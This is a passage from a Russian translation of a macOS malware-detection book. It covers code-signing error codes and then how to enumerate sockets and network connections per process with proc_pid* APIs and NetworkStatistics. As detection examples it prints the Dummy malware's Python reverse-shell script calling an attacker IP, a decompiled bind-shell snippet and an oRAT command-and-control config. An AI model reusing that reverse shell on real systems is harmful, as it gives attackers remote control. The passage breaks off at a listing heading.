Если `SecStaticCodeCheckValidity` возвращает `errSecSuccess`, мы знаем, что элемент подписала только собственно Apple, а значит, он принадлежит macOS и поэтому точно не является malware.

Коды ошибок code signing

Как упоминалось на протяжении этой главы, важно надлежащим образом обрабатывать любые ошибки, с которыми вы сталкиваетесь при проверке криптографической подписи элемента. Коды ошибок для code signing services APIs можно найти в документации Apple для разработчиков "Code Signing Services Result Codes" [24] или в файле `CSCommon.h`, расположенном в `Security.framework/Versions/A/Headers/`. Эти ресурсы указывают, например, что код ошибки `-66992` соответствует `errSecCSRevokedNotarization`, означая, что code был revoked.

Если просмотр header files - не ваше занятие, обратитесь к сайту OSStatus. Этот сайт предоставляет простой способ сопоставить любой код ошибки Apple API с его человекочитаемым именем.

Заключение

Code signing позволяет нам определить, откуда взят элемент и был ли он изменен. В этой главе вы подробно рассмотрели code signing APIs, которые могут проверять, извлекать и валидировать code signing information для таких элементов, как disk images, packages, on-disk binaries и running processes.

Понимание этих API обязательно в контексте обнаружения malware, особенно потому, что подходы на основе heuristics могут изобиловать false positives. Информация, предоставляемая code signing, может резко сократить ваши ошибки обнаружения. При создании antimalware tools можно использовать code signing множеством способов, включая идентификацию core operating system components, которым можно доверять, обнаружение элементов, чьи certificates или notarization tickets были отозваны, и аутентификацию clients, например tool modules, пытающихся подключиться к XPC interfaces (тема рассматривается в главе 11).

Примечания

Сноски

[1] [назад] Rich Trouton, “Apple Security Update Blocks Apple Ethernet Drivers on OS X El Capitan,” Der Flounder, February 28, 2016, https://derflounder.wordpress.com/2016/02/28/apple-security-update-blocks-apple-ethernet-drivers-on-el-capitan/.
[2] [назад] “Notarizing macOS Software Before Distribution,” Apple Developer Documentation, https://developer.apple.com/documentation/security/notarizing_macos_software_before_distribution.
[3] [назад] Patrick Wardle, “Apple Approved Malware,” Objective-See, August 30, 2020, https://objective-see.com/blog/blog_0x4E.html.
[4] [назад] Подробнее об отзыве developer certificates см. Jeff Johnson, “Developer ID Certificate Revocation,” Lapcat Software, October 29, 2020, https://lapcatsoftware.com/articles/revocation.html.
[5] [назад] Если вас интересуют технические подробности подписи кода, см. Jonathan Levin, “Code Signing-Hashed Out,” NewOSXBook, April 20, 2015, http://www.newosxbook.com/articles/CodeSigning.pdf, или “macOS Code Signing in Depth,” Apple Developer Documentation, https://developer.apple.com/library/archive/technotes/tn2206/_index.html.
[6] [назад] “Code Signing Services,” Apple Developer Documentation, https://developer.apple.com/documentation/security/code_signing_services.
[7] [назад] “SecStaticCodeRef,” Apple Developer Documentation, https://developer.apple.com/documentation/security/secstaticcoderef?language=objc.
[8] [назад] “SecCodeRef,” Apple Developer Documentation, https://developer.apple.com/documentation/security/seccoderef?language=objc.
[9] [назад] “SecStaticCodeCreateWithPath,” Apple Developer Documentation, https://developer.apple.com/documentation/security/1396899-secstaticcodecreatewithpath.
[10] [назад] “Code Signing Services Result Codes,” Apple Developer Documentation, https://developer.apple.com/documentation/security/code-signing-services-result-codes.
[11] [назад] “Core Foundation Design Concepts,” Apple Developer Documentation, https://developer.apple.com/library/archive/documentation/CoreFoundation/Conceptual/CFDesignConcepts/Articles/tollFreeBridgedTypes.html.

[12] [назад] Реальный пример см. Ilias Morad, “CVE-2020-9854: ‘Unauthd,’ ” Objective-See, August 1, 2020, https://objective-see.org/blog/blog_0x4D.html, где эта проблема была показана в macOS `authd`.
[13] [назад] “SecRequirementCreateWithString,” Apple Developer Documentation, https://developer.apple.com/documentation/security/1394522-secrequirementcreatewithstring.
[14] [назад] “Code Signing Requirement Language,” Apple Developer Documentation, https://developer.apple.com/library/archive/documentation/Security/Conceptual/CodeSigningGuide/RequirementLang/RequirementLang.html.
[15] [назад] Patrick Wardle, “Fixing Apple’s Notarization Revocation Checking,” Objective-See, April 24, 2020, https://objective-see.org/blog/blog_0x4B.html.
[16] [назад] “dyld Shared Cache Info,” Apple Developer Documentation, https://developer.apple.com/forums/thread/692383.
[17] [назад] См. https://github.com/keith/dyld-shared-cache-extractor.
[18] [назад] См., например, Patrick Wardle, “Reversing ‘pkgutil’ to Verify PKGs,” Jamf, January 22, 2019, https://www.jamf.com/blog/reversing-pkgutil-to-verify-pkgs/.
[19] [назад] См. https://github.com/objective-see/WhatsYourSign/blob/master/WhatsYourSignExt/FinderSync/Packages.m.
[20] [назад] Steve Nygard, “Class-dump,” http://stevenygard.com/projects/class-dump/.
[21] [назад] “respondsToSelector:,” Apple Developer Documentation, https://developer.apple.com/documentation/objectivec/1418956-nsobject/1418583-respondstoselector.
[22] [назад] “Notarization,” Apple Developer Documentation, https://opensource.apple.com/source/Security/Security-59306.120.7/OSX/libsecurity_codesigning/lib/notarization.cpp.
[23] [назад] Linus Henze, “Fugu15: The Journey to Jailbreaking iOS 15.4.1,” доклад на Objective by the Sea v5, Испания, 6 октября 2022 г., https://objectivebythesea.org/v5/talks/OBTS_v5_lHenze.pdf.
[24] [назад] “Code Signing Services Result Codes,” Apple Developer Documentation, https://developer.apple.com/documentation/security/code-signing-services-result-codes.

Глава 4. Состояние и статистика сети

Большинство образцов Mac malware активно используют сеть для таких задач, как exfiltrating data, загрузка дополнительных payloads или связь с command-and-control servers. Если вы можете наблюдать эти несанкционированные network events, вы можете превратить их в мощную detection heuristic. В этой главе я покажу, как именно создать snapshot network activity, например установленных соединений и listening sockets, и связать каждое событие с процессом, который за него отвечает. Эта информация должна играть жизненно важную роль в любой системе обнаружения malware, поскольку с ее помощью можно обнаруживать даже ранее неизвестное malware.

Я сосредоточусь на двух подходах к перечислению network information: API `proc_pid*` и API, находящихся в закрытом фреймворке NetworkStatistics. Полный код для обоих подходов можно найти в папке главы 4 в GitHub-репозитории этой книги.

Host-based collection против network-centric collection

В общем случае network information собирают либо на host, либо извне, на network level (например, через network security appliances). Хотя у обоих подходов есть плюсы и минусы, эта глава сосредоточена на первом. Для обнаружения malware я предпочитаю host-based approach, поскольку он может надежно определить конкретный процесс, отвечающий за наблюдаемые network events.

Трудно переоценить ценность возможности связать network event с процессом. Эта связь позволяет внимательно изучить процесс, обращающийся к сети, и применить к нему другие heuristics, чтобы определить, не может ли он быть malicious. Например, persistently installed, non-notarized binary, обращающийся к сети, действительно может быть malware. Определение ответственного процесса также может помочь раскрыть malware, пытающееся замаскировать свой traffic под легитимный; стандартный HTTP/S request, исходящий от signed and notarized browser, вероятно, benign, тогда как тот же request, связанный с нераспознанным процессом, определенно заслуживает более пристального изучения.

Еще одно преимущество сбора networking information на host level состоит в том, что network traffic обычно encrypted, а host-based approach часто позволяет избежать сложностей network-level encryption, которая применяется позднее. Вы увидите это преимущество в главе 7, посвященной host-based approaches для непрерывного мониторинга networking traffic.

Вредоносная network activity

Разумеется, сам факт, что программа обращается к сети, не означает, что она является malware. Большинство легитимного ПО на вашем компьютере, вероятно, использует сеть. Тем не менее некоторые типы network activity чаще встречаются в malware, чем в легитимном ПО. Вот несколько примеров network activity, которые следует изучать внимательнее:

Listening sockets, открытые для любого удаленного подключения Malware может предоставить remote access, подключив local shell к socket, который слушает подключения с внешнего interface.

Beacon requests, происходящие с регулярными интервалами Implants и другое persistent malware могут регулярно отметаться на своих command-and-control servers.

Большие объемы uploaded data Malware часто exfiltrates data из зараженной системы.

Рассмотрим несколько примеров malware и их сетевых взаимодействий. Начнем с образца, известного как Dummy (названного так вашим покорным слугой, поскольку он довольно простоват). Malware создает interactive shell, который дает удаленному атакующему возможность выполнять произвольные команды на зараженном host. Конкретно оно постоянно выполняет следующий bash script, содержащий Python code (я отформатировал его для улучшения читаемости):

```
#!/bin/bash
while :
do
python -c
'import socket,subprocess,os;
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("185.243.115.230",1337));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
sleep 5
done
```

Этот код подключается к серверу атакующего, расположенному по адресу `185.243.115.230` на порту `1337`. Затем он дублирует стандартные потоки ввода (`stdin`), вывода (`stdout`) и ошибок (`stderr`) (их file descriptors равны соответственно `0`, `1` и `2`) в подключенный socket. Наконец, он выполняет `/bin/sh` с флагом `-i`, завершая настройку interactive reverse shell. Если бы вы перечислили network connections на зараженном host (например, используя macOS-утилиту `lsof`, которая перечисляет open file descriptors всех процессов), вы увидели бы соединение, принадлежащее этой Python-based shell:

```
% lsof -nP | grep 1337 | grep -i python
Python ... TCP 192.168.1.245:63353->185.243.115.230:1337 (ESTABLISHED)
```

Наш второй пример связан с предполагаемой китайской hacker group, наиболее известной своим attack framework Alchimist [sic]. [1] При выполнении malicious code сбрасывает dynamic library с именем `payload.so`. Если открыть эту library (изначально написанную на Go) в decompiler, можно увидеть, что она содержит логику для привязки shell к listening socket:

```
os.Getenv(..., NOTTY_PORT, 0xa, ...);
strconv.ParseInt(...);
fmt.Sprintf(..., 0.0.0.0, ..., port, ...);
net.Listen("tcp", address);
main.handle_connection(...);
```

Сначала она читает custom environment variable (`NOTTY_PORT`), чтобы построить network address string формата `0.0.0.0:port`. Если порт не указан, используется значение по умолчанию `4444`. Далее она вызывает метод `Listen` из Go library `net`, чтобы создать listening TCP socket. Метод с именем `handle_connection` обрабатывает любое подключение к этому socket. Используя мой network enumeration tool Netiquette (рисунок 4-1), можно увидеть listening socket malware. [2]



Рисунок 4-1: Netiquette показывает listening socket на порту 4444

Проницательный читатель мог заметить, что socket, слушающий порт 4444, связан с процессом с именем `loader`, а не напрямую с malicious library `payload.so`. Это потому, что macOS отслеживает network events на process level, а не на library level. К сожалению, исследователи, обнаружившие угрозу, не получили программу, которая хостит library, поэтому я написал программу `loader`, чтобы загружать и выполнять malicious library для dynamic analysis.

Любой код, который использует system APIs для перечисления network connections, может определить только процесс, из которого возникла network activity. Эта activity могла возникнуть напрямую из кода в main binary процесса или, как в данном случае, из одной из libraries, загруженных в его address space, что дает еще одну причину, почему стоит перечислять и анализировать loaded libraries процесса, как мы делали в главе 1.

Рассмотрим последний образец. Вместо вызова shell advanced persistent threat (APT) implant oRAT использует более распространенный подход: устанавливает соединение с command-and-control server атакующего. Через это соединение он может получать tasking для выполнения широкого диапазона действий, предоставляющих remote attacker полный контроль над зараженным host. [3] Довольно необычно то, что все tasking, а также регулярные "heartbeat" check-ins выполняются через одно multiplexed persistent connection. Конфигурацию этого соединения, например protocol и address сервера, можно найти прямо в binary oRAT. Информация encrypted, но поскольку decryption key также встроен в binary, мы можем легко расшифровать ее или сбросить из памяти во время runtime, как обсуждалось в главе 9 книги *The Art of Mac Malware, Volume 1*. Вот фрагмент расшифрованной configuration, содержащей информацию о command-and-control server:

```
{
...
"C2": {
"Network": "stcp",
"Address": "darwin.github.wiki:53"
},
...
}
```

В configuration значение ключа `Network` управляет тем, будет ли oRAT общаться по TCP или UDP и будет ли он encrypt свой network traffic. Значение `stcp` указывает на TCP, encrypted через пакет Go Transport Layer Security (TLS). [4] Configuration также показывает, что traffic направляется к command-and-control server `darwin.github.wiki` и будет идти через порт `53`. Хотя traffic через этот порт традиционно выделен для DNS, ничто не мешает авторам malware тоже использовать его,

возможно, чтобы смешаться с легитимным DNS traffic или пройти через firewalls, которые обычно разрешают исходящий traffic на этом порту.

После запуска malware мы можем легко наблюдать соединение с сервером атакующего либо программно, либо вручную через системные или сторонние networking tools. Теперь я сосредоточусь на первом варианте и покажу, как программно перечислять sockets и network connections, предоставлять metadata для каждого из них и определять процесс, отвечающий за network activity.

Захват состояния сети

Есть несколько способов захватить network activity, например listening sockets и established connections. Один метод состоит в использовании различных API `proc_pid*`. Этот workflow вдохновлен проектом Palomino Labs `get_process_handles`. [5]

Сначала мы вызовем функцию `proc_pidinfo` с process ID и константой `PROC_PIDLISTFDS`, чтобы получить список всех file descriptors, currently opened указанным процессом. Этот список file descriptors интересен нам потому, что он также будет включать sockets. Чтобы извлечь только sockets, мы пройдем по всем file descriptors, сосредоточившись на тех, чей type установлен в `PROX_FDTYPE_SOCKET`.

Некоторые socket types имеют имена с префиксом `AF`, что означает address family. Часть этих sockets (например, те, чей type равен `AF_UNIX`) являются local, и программы могут использовать их как механизм interprocess communication (IPC). Обычно они не связаны с malicious activity, поэтому мы можем игнорировать их, особенно в этом контексте перечисления network activity. Однако для sockets типа `AF_INET` (используются для IPv4 connections) или `AF_INET6` (используются для IPv6 connections) мы можем извлечь такую информацию, как protocol (UDP или TCP), local port и address. Для TCP sockets мы также извлечем remote port, address и state (listening, established и т. д.).

Пройдем по коду, реализующему эту функциональность. Его можно найти в проекте `enumerateNetworkConnections` этой главы.

Получение file descriptors процесса

Мы начинаем с вызова API `proc_pidinfo`, передавая ему process ID, флаг `PROC_PIDLISTFDS` и три аргумента, установленные в zero, чтобы получить size, необходимый для полного списка open file descriptors процесса (листинг 4-1). Для функций, особенно старых C-based APIs вроде `proc_pid*`, распространен прием: сначала вызвать функцию с `NULL` buffer и zero-byte length, чтобы получить истинную length, требуемую для хранения данных. Последующий вызов того же API с новым size и newly allocated buffer затем вернет запрошенные данные.

```
#import <libproc.h>
#import <sys/proc_info.h>

pid_t pid = <some process id>;
int size = proc_pidinfo(pid, PROC_PIDLISTFDS, 0, NULL, 0);
struct proc_fdinfo* fdInfo = (struct proc_fdinfo*)malloc(size);
proc_pidinfo(pid, PROC_PIDLISTFDS, 0, fdInfo, size);
...
```

Листинг 4-1: Получение file descriptors процесса

Получив необходимый size и выделив подходящий buffer, мы повторно вызываем `proc_pidinfo`, на этот раз с buffer и его size, чтобы получить file descriptors процесса. Когда функция вернется, предоставленный buffer будет содержать список структур `proc_fdinfo`: по одной для каждого open file descriptor процесса. Заголовочный файл `sys/proc_info.h` определяет эти структуры следующим образом:

```
struct proc_fdinfo {
int32_t proc_fd;
uint32_t proc_fdtype;
};
```

Они содержат всего два members: file descriptor (`proc_fd`) и file descriptor type (`proc_fdtype`).

Извлечение network sockets

Имея список file descriptors процесса, теперь можно пройти по каждому из них, чтобы найти sockets (листинг 4-2).

```
for(int i = 0; i < (size/PROC_PIDLISTFD_SIZE); i++) {
    if(PROX_FDTYPE_SOCKET != fdInfo[i].proc_fdtype) {
        continue;
    }
}
```

Листинг 4-2: Перебор списка file descriptors с игнорированием non-sockets

Поскольку buffer был заполнен списком структур `proc_fdinfo`, код ограничивает итерацию, беря size buffer и деля его на константу `PROC_PIDLISTFD_SIZE`, чтобы получить количество items в array. Эта константа удобно содержит size структуры `proc_fdinfo`. Далее код изучает type каждого file descriptor, проверяя member `proc_fdtype` каждой структуры `proc_fdinfo`. Sockets имеют type `PROX_FDTYPE_SOCKET`; код игнорирует file descriptors любого другого type, выполняя statement `continue`, из-за чего текущая iteration цикла `for` досрочно завершается и начинается следующая, то есть начинается обработка следующего file descriptor.

Получение сведений о socket

Теперь, чтобы получить detailed information о sockets, мы вызываем функцию `proc_pidfdinfo`. Она принимает пять параметров: process ID, file descriptor, значение, указывающее type информации, которую мы запрашиваем у file descriptor, out-указатель на structure и size этой structure (листинг 4-3).

```
struct socket_fdinfo socketInfo = {0};

proc_pidfdinfo(pid, fdInfo[i].proc_fd,
PROC_PIDFDSOCKETINFO, &socketInfo, PROC_PIDFDSOCKETINFO_SIZE);
```

Листинг 4-3: Получение информации о socket file descriptor

Поскольку мы разместим этот код в цикле `for`, проходящем по списку sockets процесса (листинг 4-2), можно ссылаться на каждый socket, индексируя этот список: `fdInfo[i].proc_fd`. Константа `PROC_PIDFDSOCKETINFO` инструктирует API вернуть socket information, тогда как константа `PROC_PIDFDSOCKETINFO_SIZE` содержит size структуры `socket_fdinfo`. Обе можно найти в файле Apple `sys/proc_info.h`.

Я упоминал, что не все sockets связаны с network activity. Поэтому код сосредоточен только на networking sockets, чья family равна либо `AF_INET`, либо `AF_INET6`. Эти sockets часто называют Internet Protocol (IP) sockets. Family socket можно найти в структуре `socket_fdinfo`, изучив member `soi_family` ее member `psi` (листинг 4-4).

```
if( (AF_INET != socketInfo.psi.soi_family) && (AF_INET6 != socketInfo.psi.soi_family) ) {
    continue;
}
```

Листинг 4-4: Изучение family socket

Поскольку мы выполняем этот код внутри цикла `for`, мы пропускаем любой non-IP socket, выполняя statement `continue`, который переводит нас к следующему. Оставшаяся часть кода извлекает различную информацию из структуры `socket_fdinfo` и сохраняет ее в dictionary. Вы уже видели эту family, которая должна быть либо `AF_INET`, либо `AF_INET6` (листинг 4-5).

```
NSMutableDictionary* details = [NSMutableDictionary dictionary];
details[@"family"] = (AF_INET == socketInfo.psi.soi_family) ? @"IPv4" : @"IPv6";
```

Листинг 4-5: Извлечение family type socket

Protocol socket можно найти в member `soi_kind` структуры `psi`. (Напомню, что `psi` - это структура `socket_info`.) При извлечении информации из socket важно учитывать различия между protocols, потому что придется ссылаться на разные structures. Для UDP sockets, у которых `soi_kind` установлен в `SOCKINFO_IN`, мы используем member `pri_in` структуры `soi_proto`, чей type - `in_sockinfo`. С другой стороны, для TCP sockets (`SOCKINFO_TCP`) мы используем `pri_tcp`, структуру `tcp_sockinfo` (листинг 4-6).

```
if(SOCKINFO_IN == socketInfo.psi.soi_kind) {
    struct in_sockinfo sockInfo_IN = socketInfo.psi.soi_proto.pri_in;

    // Add code to extract information from the UDP socket.

} else if(SOCKINFO_TCP == socketInfo.psi.soi_kind) {
    struct tcp_sockinfo sockInfo_TCP = socketInfo.psi.soi_proto.pri_tcp;

    // Add code to extract information from the TCP socket.
}
```

Листинг 4-6: Извлечение UDP или TCP socket structures

После того как мы определили appropriate structure, извлечение информации, такой как local и remote endpoints для socket, в основном одинаково для обоих socket types. И все же UDP sockets обычно не bound, поэтому информация о remote endpoint будет доступна не всегда. Кроме того, эти sockets stateless, тогда как TCP sockets будут иметь state.

Теперь посмотрим на код для извлечения интересующей информации из TCP socket, начиная с local и remote ports (листинг 4-7).

```
} else if(SOCKINFO_TCP == socketInfo.psi.soi_kind) {
    struct tcp_sockinfo sockInfo_TCP = socketInfo.psi.soi_proto.pri_tcp;

    details[@"protocol"] = @"TCP";
    details[@"localPort"] =
    [NSNumber numberWithUnsignedShort:ntohs(sockInfo_TCP.tcpsi_ini.insi_lport)];

    details[@"remotePort"] =
    [NSNumber numberWithUnsignedShort:ntohs(sockInfo_TCP.tcpsi_ini.insi_fport)];
    ...
}
```

Листинг 4-7: Извлечение local и remote ports из TCP socket

Local и remote ports находятся в members `insi_lport` и `insi_fport` структуры `tcpsi_ini`, которая сама является структурой `in_sockinfo`. Поскольку эти ports хранятся в network-byte ordering, мы преобразуем их в host-byte ordering с помощью API `ntohs`.

Далее мы извлекаем local и remote addresses из той же структуры `tcpsi_ini`. То, к каким structure members мы обращаемся, зависит от того, являются ли addresses IPv4 или IPv6. В листинге 4-8 мы извлекаем IPv4 (`AF_INET`) addresses.

```
#import <arpa/inet.h>

if(AF_INET == socketInfo.psi.soi_family) {
    char source[INET_ADDRSTRLEN] = {0};
    char destination[INET_ADDRSTRLEN] = {0};

    inet_ntop(AF_INET,
    &(sockInfo_TCP.tcpsi_ini.insi_laddr.ina_46.i46a_addr4), source, sizeof(source));

    inet_ntop(AF_INET, &(sockInfo_TCP.tcpsi_ini.insi_faddr.ina_46.i46a_addr4),
    destination, sizeof(destination));
}
```

Листинг 4-8: Извлечение local и remote IPv4 addresses

Как показано в коде, мы вызываем функцию `inet_ntop`, чтобы преобразовать IP addresses в human-readable strings. Local address находится в member `insi_laddr`, a remote address - в `insi_faddr`. Addresses задают свою maximum length с помощью константы `INET_ADDRSTRLEN`, которая также учитывает `NULL` terminator.

Для IPv6 (`AF_INET6`) sockets мы снова используем функцию `inet_ntop`, но передаем ей структуру `in6_addr` (названную `ina_6` в структуре `in_sockinfo`). Также обратите внимание, что output buffers должны иметь size `INET6_ADDRSTRLEN` (листинг 4-9).

```
if(AF_INET6 == socketInfo.psi.soi_family) {
    char source[INET6_ADDRSTRLEN] = {0};
    char destination[INET6_ADDRSTRLEN] = {0};

    inet_ntop(AF_INET6,
    &(sockInfo_IN.insi_laddr.ina_6), source, sizeof(source));

    inet_ntop(AF_INET6,
    &(sockInfo_IN.insi_faddr.ina_6), destination, sizeof(destination));
}
```

Листинг 4-9: Извлечение local и remote IPv6 addresses

Наконец, state TCP connection (closed, listening, established и т. д.) можно найти в member `tcpsi_state` структуры `tcp_sockinfo`. Заголовочный файл `sys/proc_info.h` определяет возможные states следующим образом:

```
#define TSI_S_CLOSED 0 /* closed */
#define TSI_S_LISTEN 1 /* listening for connection */
#define TSI_S_SYN_SENT 2 /* active, have sent syn */
#define TSI_S_SYN_RECEIVED 3 /* have sent and received syn */
#define TSI_S_ESTABLISHED 4 /* established */
...
```

В листинге 4-10 мы преобразуем subset этих numeric values в human-readable strings с помощью простого statement `switch`.

```
switch(sockInfo_TCP.tcpsi_state) {
    case TSI_S_CLOSED:
        details[@"state"] = @"CLOSED";
        break;

    case TSI_S_LISTEN:
        details[@"state"] = @"LISTEN";
        break;
```

```
    case TSI_S_ESTABLISHED:
        details[@"state"] = @"ESTABLISHED";
        break;

    ...
}
```

Листинг 4-10: Преобразование TCP states (`tcpsi_state`) в human-readable strings

Теперь что, если вы захотите разрешить destination IP address в domain? Один вариант - использовать API `getaddrinfo`, который может выполнить это synchronously. Эта функция обратится к DNS servers, чтобы сопоставить IP address с domain, поэтому, возможно, вы захотите выполнить эту операцию в отдельном thread или использовать ее asynchronous version, `getaddrinfo_a`. Листинг 4-11 показывает простую helper function, которая принимает IP address как строку `char*`, а затем пытается разрешить его в domain и вернуть как string object.

```
#import <netdb.h>
#import <sys/socket.h>

NSString* hostForAddress(char* address) {
    struct addrinfo* results = NULL;
    char hostname[NI_MAXHOST] = {0};
    NSString* resolvedName = nil;

    if(0 == getaddrinfo(address, NULL, NULL, &results)) {
        for(struct addrinfo* r = results; r != NULL; r = r->ai_next) {
            if(0 == getnameinfo(r->ai_addr, r->ai_addrlen,
            hostname, sizeof(hostname), NULL, 0, 0)) {
                resolvedName = [NSString stringWithUTF8String:hostname];
                break;
            }
        }
    }

    if(NULL != results) {
        freeaddrinfo(results);
    }

    return resolvedName;
}
```

Листинг 4-11: Разрешение address в domain

IP addresses могут разрешаться в несколько hostnames или вообще ни в один. Последний случай распространен в malware, которое включает hardcoded IP address для своего remote server, у которого может не быть domain name entry.

Код разрешения IP address-to-host сначала вызывает функцию `getaddrinfo` с переданным IP address. Если этот вызов успешен, она выделяет и инициализирует список структур type `addrinfo` для указанного address, поскольку ответов может быть несколько. Затем код начинает проходить по этому списку, вызывая функцию `getnameinfo` для структур `addrinfo`. Если функция `getnameinfo` успешна, код преобразует name в string object и выходит из цикла, хотя мог бы продолжить итерацию, чтобы построить список всех resolved names.

Запуск инструмента

Скомпилируем и запустим network enumeration code, находящийся в проекте `enumerateNetworkConnections`, в системе, зараженной Dummy. Код рассматривает только один процесс за раз, поэтому мы указываем process ID (`96202`), принадлежащий экземпляру Python script Dummy, как аргумент:

```
% ./enumerateNetworkConnections 96202
Socket details: {
family = "IPv4";
protocol = "TCP";
localPort = 63353;
localIP = "192.168.1.245";
remotePort = 1337;
remoteIP = "185.243.115.230";
resolved = "pttr2.qrizi.com";
state = "ESTABLISHED";
}
```

Как и ожидалось, инструмент способен перечислить соединение Dummy с command-and-control server атакующего. Конкретно он показывает информацию и о local, и о remote endpoints соединения, а также family, protocol и state соединения.

Чтобы улучшить этот код для production, вы, вероятно, захотите перечислять все network connections, а не только connections для одного процесса, указанного пользователем. Код можно легко расширить: сначала получить список running processes, а затем пройти по этому списку, перечисляя network connections каждого процесса. Напомню, что в главе 1 я показал, как получить список process IDs.

Перечисление network connections

Я отметил, что один небольшой недостаток использования API `proc_pid*` состоит в том, что они process specific. Иными словами, они не возвращают информацию о system-wide network activity. Хотя мы могли бы легко пройти по каждому процессу, чтобы получить более широкий взгляд на network activity системы, закрытый фреймворк NetworkStatistics предоставляет более эффективный способ выполнить эту задачу. Он также предлагает statistics о каждом connection, которые могут помочь нам обнаруживать malware specimens (например, те, что exfiltrate большие объемы data из зараженной системы).

В этом разделе мы используем этот фреймворк, чтобы сделать one-time snapshot global network activity, а в главе 7 задействуем его для непрерывного получения updates о network activity по мере ее возникновения.

Фреймворк NetworkStatistics лежит в основе относительно малоизвестной networking utility, поставляемой с macOS: `nettop`. При запуске из terminal `nettop` отображает system-wide network activity, сгруппированную по process. Вот сокращенный вывод `nettop` при запуске на моем Mac:

```
% nettop
launchd.1
tcp6 *.49152<->*.*
Listen
timed.352
udp4 192.168.1.245:123<->usscz2-ntp-001.aaplimg.com:123
WhatsApp Helper.1186
tcp6 2603:800c:2800:641::cc.54413<->whatsapp-cdn6-shv-01-lax3.fbcdn.net.443 Established
com.apple.WebKi.78285
```

```
tcp6 2603:800c:2800:641::cc.54863<->lax17s49-in-x0a.1e100.net.443 Established
tcp4 192.168.1.245:54810<->104.244.42.66:443 Established
tcp4 192.168.1.245:54805<->104.244.42.129:443 Established
Signal Helper (.8431
tcp4 192.168.1.245:54874<->ac88393aca5853df7.awsglobalaccelerator.com:443 Established
tcp4 192.168.1.245:54415<->ac88393aca5853df7.awsglobalaccelerator.com:443 Established
```

Мы можем использовать `otool`, чтобы увидеть, что `nettop` использует фреймворк NetworkStatistics. В старых версиях macOS этот фреймворк находится в `/System/Library/PrivateFrameworks/`, тогда как в новых версиях он хранится в dyld shared cache:

```
% otool -L /usr/bin/nettop
/usr/bin/nettop:
/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
/usr/lib/libncurses.dylib
/System/Library/PrivateFrameworks/NetworkStatistics.framework/Versions/A/NetworkStatistics
/usr/lib/libSystem.B.dylib
```

Давайте программно перечислим system-wide network activity с помощью этого фреймворка, который может предоставить network statistic objects, представляющие listening sockets, network connections и многое другое. Гуру macOS Джонатан Левин первым задокументировал этот подход в своем command line tool `netbottom`. [6] Код, представленный в этом разделе и в проекте `enumerateNetworkStatistics` этой главы, напрямую вдохновлен его проектом.

Линковка с NetworkStatistics

Любая программа, использующая фреймворк, должна либо быть linked с ним во время compile time, либо динамически загружать его во время runtime. В Xcode можно добавить framework в список Link Binary with Libraries в разделе Build Phases (рисунок 4-2).



Рисунок 4-2: Линковка с фреймворком NetworkStatistics

Поскольку фреймворк NetworkStatistics является private, publicly available header file отсутствует, поэтому вам придется вручную определить его APIs и constants. Например, можно создать экземпляр network statistic manager с помощью API `NStatManagerCreate`, но сначала нужно определить этот API, как показано в листинге 4-12.

```
